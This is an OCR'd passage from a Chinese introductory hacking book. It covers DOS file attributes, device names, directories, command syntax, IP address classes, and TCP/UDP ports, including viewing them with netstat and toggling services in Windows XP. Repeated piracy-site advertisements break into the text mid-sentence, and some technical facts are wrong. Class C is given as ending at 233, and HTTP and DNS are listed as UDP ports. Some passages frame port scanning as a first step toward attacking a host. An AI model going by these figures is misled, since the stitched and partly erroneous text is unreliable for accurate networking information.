.asm	汇编语言源程序文件
.prg	FOXBASE 源程序文件
.bas	BASIC 源程序文件
.pas	PASCAL 语言源程序文件
.C	C 语言源程序文件
.cpp	C++语言源程序文件
.cob	COBOL 语言源程序文件
.img	图像文件

文件属性是 DOS 系统下的所有磁盘文件，根据其特点和性质分为系统、隐含、只读和存档等 4 种不同的属性。

这 4 种属性的作用分别如下。

- 系统属性（S）。用于表示文件是系统文件还是非系统文件，具有系统属性的文件，是属于某些专用系统的文件（如 DOS 的系统文件 io.sys 和 msdos.sys）。其特点是文件本身被隐藏起来，不能用 DOS 系统命令列出目录清单（DIR 不加选择项 / a 时），也不能被删

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器

除、复制和重命名。如果可执行文件被设置为具有系统属性，则不能执行。

- 隐含属性（H）。用于阻止文件在列表时显示出来，具有隐含属性的文件，其特点是文件本身被隐藏起来，不能用 DOS 系统命令列出目录清单（Dir 不加选择项/a 时），也不能被删除、复制和更名。如果可执行文件被设置为具有隐含属性后，并不影响其正常执行。使用这种属性可以对文件进行保密。
- 只读属性（R）。用于保护文件不被修改和删除。具有只读属性的文件，其特点是能读入内存，也能被复制，但不能用 DOS 系统命令修改，也不能被删除。可执行文件被设置为具有只读属性后，并不影响其正常执行。对于一些重要的文件，可设置为具有只读属性，以防止文件被误删或意外地被删除。
- 存档属性（A）。用于表示文件被写入时是否关闭。如果文件具有这种属性，则表明文件写入时被关闭。各种文件生成时，DOS 系统均自动将其设置为存档属性。改动了的文件也会被自动设置为存档属性。只有具有存档属性的文件，才可以列目录清单、删除、修改、更名和复制等操作。

为便于管理和使用计算机系统的资源，DOS 把计算机的一些常用外部设备也当做文件来处理，这些特殊的文件称为设备文件。设备文件的文件名是 DOS 为设备命名的专用文件名（又称设备保留名），因此，用户在给磁盘文件起名时，应避免使用与 DOS 保留设备文件名相同的名字。如表 1-2 所示即为 DOS 系统中的保留设备文件名。

表 1-2　保留设备文件名和设置

保留设备文件名	设　备
con	控制台、输入时、指键盘；输出时，指显示器
Lptl 或 prn	指连接在并行通信口 1 上的打印机
Lpt2 或 lpt3	指分别连接在并行通信口 2 和 3 上的打印机
Com1 或 aux	串行通信口 1
Com2	串行通信口 2
nul	虚拟设备或空

当然，在给文件名命名时，一定要注意以下几个方面。

- 设备名不能用做文件名。
- 当使用一个设备时，用户必须保证这个设备实际存在。
- 设备文件名可以出现在 DOS 命令中，用以代替文件名。
- 使用的设备文件名后面可加上:，其效果与不加冒号的文件名一定是一个设备，例如 A:、B:、C：和 CON：等。

1.3.4　目录与磁盘

在 DOS 系统中，当前目录就是提示符所显示的目录，如提示符是 C:\，当前目录即 C 盘的根目录，这个\（反斜扛）就表示根目录。如果要更改当前目录，则可以用 cd 命令，如输入 cd Windows，则目录为 Windows 目录，提示符变成了 C：\Windows，就表示当前目录变成了 C 盘

换客资源神器官方网站：http://www.17huan.com　换客资源神器发布组官方博客：http://qq.com/kubao_blog/　官方QQ：4523553

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



的 Windows 目录，如图 1-18 所示。

在输入 dir 命令之后，就可以显示 Windows 目录中的文件了，这就说明 dir 命令列出的是当前目录中的内容，如图 1-19 所示。此外，在输入可执行文件名时，DOS 会在当前目录中寻找该文件，如果没有该文件，则会提示错误信息。




图 1-18　更改当前目录




图 1-19　显示 Windows 目录的文件

在 DOS 系统中目录采用树形结构，下面是一个目录结构的示意图，其中 C：表示最上面的一层目录，如 DOS、Windows 和 Tools 等，而 DOS 和 Windows 目录也有子目录，像 DOS 下的 TEMP 目录，Windows 目录也有子目录，像 Windows 下的 SYSTEM 目录，如图 1-20 所示。

因此，可以用 CD 命令来改变当前目录，输入 CD Windows，当前目录就变成了 Windows，改变当前目录为一个子目录称为进入该子目录，如果想进入 system 子目录，只要输入 cd system 命令就可以了，也可以输入 cd c:\Windows\system。如果要退出 system 子目录，则只要输入 CD..就可以了。





图 1-20　Windows 下的 SYSTEM 目录

在 DOS 中，两个点就表示当前目录的上一层目录，一个点就表示当前目录，这时上一级目录为父目录，再输入 CD..，就返回到了 C 盘的根目录。有时，为了不必多次输入 CD..来完成，可以直接输入 CD\命令，\就表示根目录。在子目录中用 dir 命令列文件列表时，就可以发现.和..都可作为文件数目，但大小为零。

如果要更换当前目录到硬盘的其他分区，则可以输入盘符，比如，要到 D 盘，那么就需要输入 D 命令，现在提示符就变成了 D:\>，如图 1-21 所示。再输入 dir 命令，就可以看到 D 盘的文件列表，如图 1-22 所示。

换客资源神器官方网站：http://www.17huan.com

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器


图 1-21　更改到 D 盘目录




图 1-22　D 盘中的文件列表

1.3.5　命令分类与命令格式

DOS 的命令格式为：

```
[<盘符>][<路径>]<命令名>[/<开关 >][<参数>]
```

- 盘符：就是 DOS 命令所在的盘符，在 DOS 中一般省略 DOS 所在的盘符。
- 路径：就是 DOS 命令所在的具体位置（也就是相对应的目录下），在 DOS 中一般省略 DOS 所在的路径。
- 命令名：每一条命令都有一个名称。命令名决定所要执行的功能。命令名是 MS-DOS 命令中不可缺少的部分。
- 参数：在 MS-DOS 命令中通常需要指定操作的具体对象，即需要在命令名中使用一个或多个参数。例如，显示文件内容的命令 TYPE 就要求有一个文件名。如在 TYPE readme.txt 中，TYPE 是命令名，readme.txt 是参数。

有些命令则需要多个参数。例如，在用于更改文件名的 RENAME（REN）命令中，就必须包括原来的文件名和新文件名，所以需要两个参数。如 C:\>REN old_zk.dos new_zk.dos，这条命令中有两个参数，即 old_zk.dos 和 new_zk.dos。执行该命令后，即可将原来的文件名 old_zk.dos 改变成新文件名 new_zk.dos。

还有一些命令（如 DIR）可以使用参数，也可以不使用参数。而像 CLS（清除屏幕）这样的命令则不需要使用任何参数。

- 开关：通常是一个字母或数字，用来进一步指定一条命令实施操作的方式。开关之前要使用一个斜杠/。例如，在 DIR 命令中可使用开头/P 命令来分屏显示文件列表。

内部命令与外部命令在调用格式上没有区别，不同之处在于，前者的<命令名>是系统规定的保留字，而后者的<命令名>是省略了扩展名的命令文件名。一些常用的指令都归属为内部命令，较少用的指令则大都属于外部命令。DOS 之所以要把指令分成外部与内部指令，主要是为了节省内存。若将一些不常用的指令也都常驻在内存中，则会降低内存的使用效率。

内部命令隐藏在 DOS 的 io.sys 和 msdos.sys 两个文件中，当以 DOS 方式启动计算机时，这两个文件就加载并常驻内存中，使得内部指令随时可用。如 DIR、CD、MD、COPY、REN 和

换客资源神器官方站：http://www.17huan.com

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



TYPE 等，都属于内部命令。

外部命令则以档案的方式存放在磁盘上，调用时才从磁盘上将该文件加载至内存中。换而言之，外部命令不是随时可用，而是要看该文件是否存在于磁盘中。如 FORMAT、UNFORMAT、SYS、DELETREE、UNDETREE、MOVE、XCOPY 和 DISKCOPY 等，都属于外部命令。

当使用者输入一个 DOS 命令之后，该指令先交由 command.com 分析。所以 command.com 被称之为命令处理器，其功能就是判断使用者所输入的指令是内部命令还是外部命令。倘若是内部指令，随即交给 io.sys 或 msdos.sys 处理；若是外部指令，则到磁盘上找寻该档案，即执行该指令。如果找不到，屏幕上将会出现 Bad Command or filename 这样的错误信息。

1.4 IP 地址和端口

随着网络技术的发展，原来物理上的端口已不能满足网络通信的要求，而 TCP/IP 协议则被集成到了操作系统的内核中，这就相当于在操作系统中引入了一种新的输入/输出接口技术。因为在 TCP/IP 协议中引入了一种被称为 Socket 的应用程序接口技术，这就使得一台计算机可以通过软件方式，与任何一台具有 Socket 接口的计算机进行通信。

1.4.1 IP 地址概述

在网络上，只要利用 IP 地址都可以找到目标主机，因此，如果想要攻击某个网络主机，就要先确定该目标主机的域名或 IP 地址。所谓 IP 地址，就是一种主机编址方式，给每个连接在 Internet 上的主机分配一个 32bit（比特）地址，也称为网际协议地址。

按照 TCP/IP（Transport Control Protocol/Internet Protocol，传输控制协议/Internet 协议）协议的规定，IP 地址用二进制来表示，每个 IP 地址长 32bit，bit 换算成字节就是 4 个字节。例如，一个采用二进制形式的 IP 地址是 00001010000000000000000000000001，这么长的地址人们处理起来就会很费劲，为了方便使用，IP 地址经常被写成十进制的形式，中间使用符号.分为不同的字节，即用 XXX.XXX.XXX.XXX 的形式来表现，每组 XXX 代表小于等于 255 的 10 进制数，例如 192.168.38. 6。IP 地址的这种表示方法称为“点分十进制表示法”，这显然比二进制的 1 或 0 容易记忆。

一个完整的 IP 地址信息，通常应包括 IP 地址、子网掩码、默认网关和 DNS 等 4 部分内容。它们 4 个只有协同工作时，用户才可以访问 Internet 并被 Internet 中的计算机所访问（采用静态 IP 地址接入 Internet 时，ISP 应当为用户提供全部 IP 地址信息）。

- IP 地址。企业网络使用的合法 IP 地址，由提供 Internet 接入的服务商（ISP）分配私有 IP 地址，则可以由网络管理员自由分配。但网络内部所有计算机的 IP 地址都不能相同，否则，会发生 IP 地址冲突，导致网络连接失败。
- 子网掩码。子网掩码是与 IP 地址结合使用的一种技术，其主要作用有两个，一是用于确定地址中的网络号和主机号，二是用于将一个大 IP 网络划分为若干个小子网络。
- 默认子网掩码。子网掩码以 4 个字节 32 位表示。子网掩码中为 1 的部分定位网络号，为零的部分定位主机号。因此，IP 地址与子网掩码二者相“与”（and）时，非零部分即

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



为网络号，为零部分即为主机号。

- 默认网关。默认网关是指一台主机如果找不到可用的网关，就把数据包发送给默认指定的网关，由这个网关来处理数据包。从一个网络向另一个网络发送信息，也必须经过一道“关口”，这道关口就是网关。
- DNS。DNS 服务用于将用户的域名请求转换为 IP 地址。如果企业网络没有提供 DNS 服务，则 DNS 服务器的 IP 地址应当是 ISP 的 DNS 服务器。如果企业网络自己提供了 DNS 服务，则 DNS 服务器的 IP 地址就是内部 DNS 服务器的 IP 地址。

1.4.2 IP 地址的划分

因特网中的每个接口都有一个唯一的 IP 地址与其对应，该地址并不是采用平面形式的地址空间，而是具有一定的结构。一般情况下，IP 地址可以分为 5 大类，如图 1-23 所示。




图 1-23 5 类不同的 IP 地址

这些 32 位的地址通常写成 4 个十进制的数，其中每个整数对应一个字节。这种表示方法称为“点分十进制表示法（Dotted decimal notation）”。

- A 类 IP 地址：表示范围为 0.0.0.0 ~ 126.0.0.0，其中 IP 地址由一个字节的网络地址和 3 个字节的主机地址组成，网络地址的最高位必须是 0，可用的 A 类网络有 126 个，每个网络能容纳 1 亿多个主机（网络号不能为 127，因为该网络号被保留用做回路及诊断功能）。
- B 类 IP 地址：表示范围为 128.0.0.0 ~ 191.255.255.255，其中 IP 地址由 2 个字节的网络地址和 2 个字节的主机地址组成，网络地址的最高位必须是 10，可用的网络有 16382 个，每个网络能容纳 6 万多个主机。
- C 类 IP 地址：表示范围为 192.0.0.0 ~ 233.255.255.255，其中 IP 地址由 3 个字节的网络地址和 1 个字节的主机地址组成，网络地址的最高位必须是 110，可有的网络可达到 209 万多个，每个网络能容纳 254 个主机。
- D 类 IP 地址：用于多点广播，第一个字节以 1110 开始，它是一个专门保留的地址，并不指向特定的网络。目前这一类地址被用在多点的广播中。多点广播地址用来一次寻址一组计算机，它标识共享同一协议的一组计算机。
- E 类 IP 地址：以 11110 开始，为将来使用保留，全零（0.0.0.0）地址对应于当前主机；

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



全 1 的 IP 地址（“255.255.255.255”）是当前子网的广播地址。

注意 禁止使用全 0 和全 1 的 IP 地址，因为全 0 代表本网络，而全 1 是广播地址（在 CISCO 上可以使用全 0 地址）。一般情况下，常用的是 A、B、C 这 3 类址址。

1.4.3 端口的分类与查看

端口（Port）可以认为是计算机与外界进行通信交流的出口。其中硬件领域的端口又称接口，如 USB 端口、串行端口等。软件领域的端口一般指网络中面向连接服务和无连接服务的通信协议端口，是一种抽象的软件结构，包括一些数据结构和 I/O（基本输入输出）缓冲区。

端口是传输层的内容，是面向连接的，它们对应着网络上常见的一些服务。这些常见的服务可划分为使用 TCP 端口（面向连接如打电话）和使用 UDP 端口（无连接如写信）两种。

在网络中，可以被命名和寻址的通信端口是一种可分配资源，由网络 OSI（Open System Interconnection ReferenceModel，开放系统互联参考模型）协议可知，传输层与网络层的区别是传输层提供进程通信能力，网络通信的最终地址不仅包括主机地址，还包括可描述进程的某种标识。因此，当应用程序（调入内存运行后一般称为进程）通过系统调用与某端口建立连接（Binding，绑定）之后，传输层传给该端口的数据都被相应的进程所接收，相应进程发给传输层的数据都从该端口输出。

1. 端口的分类

在网络技术中，端口大致有两种含义：一是物理意义上的商品，如集线器、交换机和路由器等用于连接其他的网络设备的接口；二是逻辑意义上的端口，一般指 TCP/IP 协议中的端口，范围为 0～65535，如浏览网页服务的 80 端口，用于 FTP 服务的 21 端口等。

逻辑意义上的端口有多种分类标准，常见的分类标准有以下两种。

（1）按端口号分布划分。按端口号分布划分可以分为“公认端口”、“注册端口”和“动态和/或私有端口”等。

- 公认端口（Well Known Ports）。公认端口也称为常用端口，端口号为 0～1023，它们紧密地绑定于一些特殊的服务。通常，这些端口的通信明确地表明了某种服务协议，不可再重新定义它的作用对象。例如 21 端口分配给 FTP 服务，23 号端口分配给 Telnet 服务专用，25 号端口分配全 SMTP（简单邮件传输协议）服务，80 端口是 HTTP 通信使用的，135 端口分配给 RPC（远程过程调用）服务等，通常不会被像木马这样的黑客程序利用。
- 注册端口（Registered Ports）。注册端口的端口号为 1024～49151，它们松散地绑定一些服务，也即有许多服务绑定于这些端口，这些端口同样用于许多其他目的，且多数没有明确定义对象，不同的程序可以根据需要自己定义。记住这些常见程序端口，在木马程序的防护和查杀上非常有必要。
- 动态和/或私有端口（Dynamic and/or Private Ports）。动态和/或私有端口的端口号为 49152～65535，理论上不应该把常用服务分配在这些端口上，但实际上有些较为特殊的程序，特别是一些木马就非常喜欢使用这些端口，因为这些端口常常不会引起人们的注意，容易隐蔽。

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器

（2）按协议类型划分。根据所提供的服务方式，端口又可分为“TCP 端口”和“UDP 端口”两种。一般直接与接收方进行的连接方式，大多采用 TCP 协议。只是把信息放在网上发布出去而不去关心信息是否到达（也即“无连接方式”），则大多采用 UDP 协议。

使用 TCP 协议的常见端口主要有以下几种。

- FTP 协议端口。定义了文件传输协议，使用 21 端口。某计算机开启了 FTP 服务便启动了文件传输服务，下载文件和上传主页都要用到 FTP 服务。
- Telnet 协议端口。一种用于远程登录的端口，用户可以自己的身份远程连接到计算机上，通过这种端口可提供一种基于 DOS 模式的通信服务。如支持纯字符界面 BBS 的服务器会将 23 端口打开，以对外提供服务。
- SMTP 协议端口。现在很多邮件服务器使用的都是这个简单邮件传送协议来发送邮件。如常见免费邮件服务中使用的就是此邮件服务端口，所以在电子邮件设置中经常会看到有 SMTP 端口设置栏，服务器开放的是 25 号端口。
- POP3 协议端口。POP3 协议用于接收邮件，通常使用 110 端口。只要有相应使用 POP3 协议的程序（如 Outlook 等），就可以直接使用邮件程序收到邮件（如使用 126 邮箱的用户就没有必要先进入 126 网站，再进入自己的邮箱来收信了。）

使用 UDP 协议的常见端口主要有以下几种。

- HTTP 协议端口。这是用户使用得最多的协议，也即“超文本传输协议”。当上网浏览网页时，就要在提供网页资源的计算机上打开 80 号端口以提供服务。通常的“WWW 服务”、“Web 服务器”等使用的就是这个端口。
- DNS 协议端口。DNS 用于域名解析服务，这种服务在 Windows NT 系统中用得最多。Internet 上的每一台计算机都有一个网络地址与之对应，这个地址就是 IP 地址，它以纯数字形式表示。但由于这种表示方法不便于记忆，于是就出现了域名，访问计算机时只需要知道域名即可，域名和 IP 地址之间的变换由 DNS 服务器来完成（DNS 用的是 53 号端口）。
- SNMP 协议端口。简单网络管理协议，用来管理网络设备，使用 161 号端口。
- QQ 协议端口。QQ 程序既提供服务又接收服务，使用无连接协议，即 UDP 协议。QQ 服务器使用 8000 号端口侦听是否有信息到来，客户端使用 4000 号端口向外发送信息。

> **提示** *在计算机的 6 万多个端口中，通常把端口号为 1024 以内的称为常用端口，这些常用端口所对应的服务通常是固定的。*

2. 查看端口

为了查找目标主机上都开放了哪些端口，可以使用某些扫描工具对目标主机一定范围内的端口进行扫描。只有掌握目标主机上的端口开放情况，才能进一步对目标主机进行攻击。

在 Windows 2000/Server 2003/XP 系统中，可以使用 Netstat 命令查看端口。在命令提示符窗口中运行 netstat -a -n 命令，即可看到以数字形式显示的 TCP 和 UDP 连接的端口号及其状态，如图 1-24 所示。

如果攻击者使用扫描工具对目标主机进行扫描，即可获取目标计算机打开的端口情况，并

换客资源神器官方站：http://www.17huan.com 换客资源神器发布组官方博客：http://t.qq.com/kabao_blog 官方QQ：[illegible]

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



了解目标计算机提供了哪些服务。根据这些信息，攻击者即可对目标主机有一个初步了解。

如果在管理员不知情的情况下打开了太多端口，则可能出现两种情况：一种是提供了服务管理者没有注意到，例如安装 IIS 服务时，软件就会自动地增加很多服务；另一种是服务器被攻击者植入了木马程序，通过特殊的端口进行通信。这两种情况都比较危险，管理员不了解服务器提供的服务，就会减小系统的安全系数。




图 1-24 查看商品号状态

1.4.4 关闭和开启端口

默认情况下，Windows 有很多端口是开放的，在用户上网时，网络病毒和黑客可以通过这些端口连上用户的计算机。为了让计算机的系统变得更加安全，应该封闭这些端口，主要有 TCP 135、139、445、593、1025 端口和 UDP 135、137、138、445 端口，以及一些流行病毒的后门端口（如 TCP 2745、3127、6129 端口）和远程服务访问端口 3389。

1. 开启端口

在 Windows XP 系统中开启端口的具体操作步骤如下。

步骤 1：在“控制面板”中双击“管理工具”图标，即可打开“管理工具”窗口，如图 1-25 所示。在其中双击“服务”图标按钮，即可打开“服务”窗口，如图 1-26 所示。

步骤 2：在右边的服务列表中选择要开启的“服务”选项，右击该服务，在弹出的快捷菜单中选择“属性”命令，即可打开该服务的“属性”对话框，在“启动类型”下拉列表框中选择“自动”选项，如图 1-27 所示。



图 1-25 “管理工具”窗口

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器




图 1-26 “服务”窗口




图 1-27 选中服务的“属性”对话框

步骤 3：在设置完毕之后，单击“应用”按钮，即可激活“启动”按钮。单击“启动”按钮之后，再单击“确定”按钮，即可启用该服务对应的端口，如图 1-28 所示。

2. 关闭端口

在 Windows XP 系统中关闭端口的具体操作步骤如下。

步骤 1：在“服务”窗口中右边的服务列表中选择要关闭的“服务”选项之后，右击该服务，

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器



在弹出的快捷菜单中选择“属性”命令，即可打开该服务的“属性”对话框，在“启动类型”下拉列表框中选择“已禁用”选项，如图 1-29 所示。

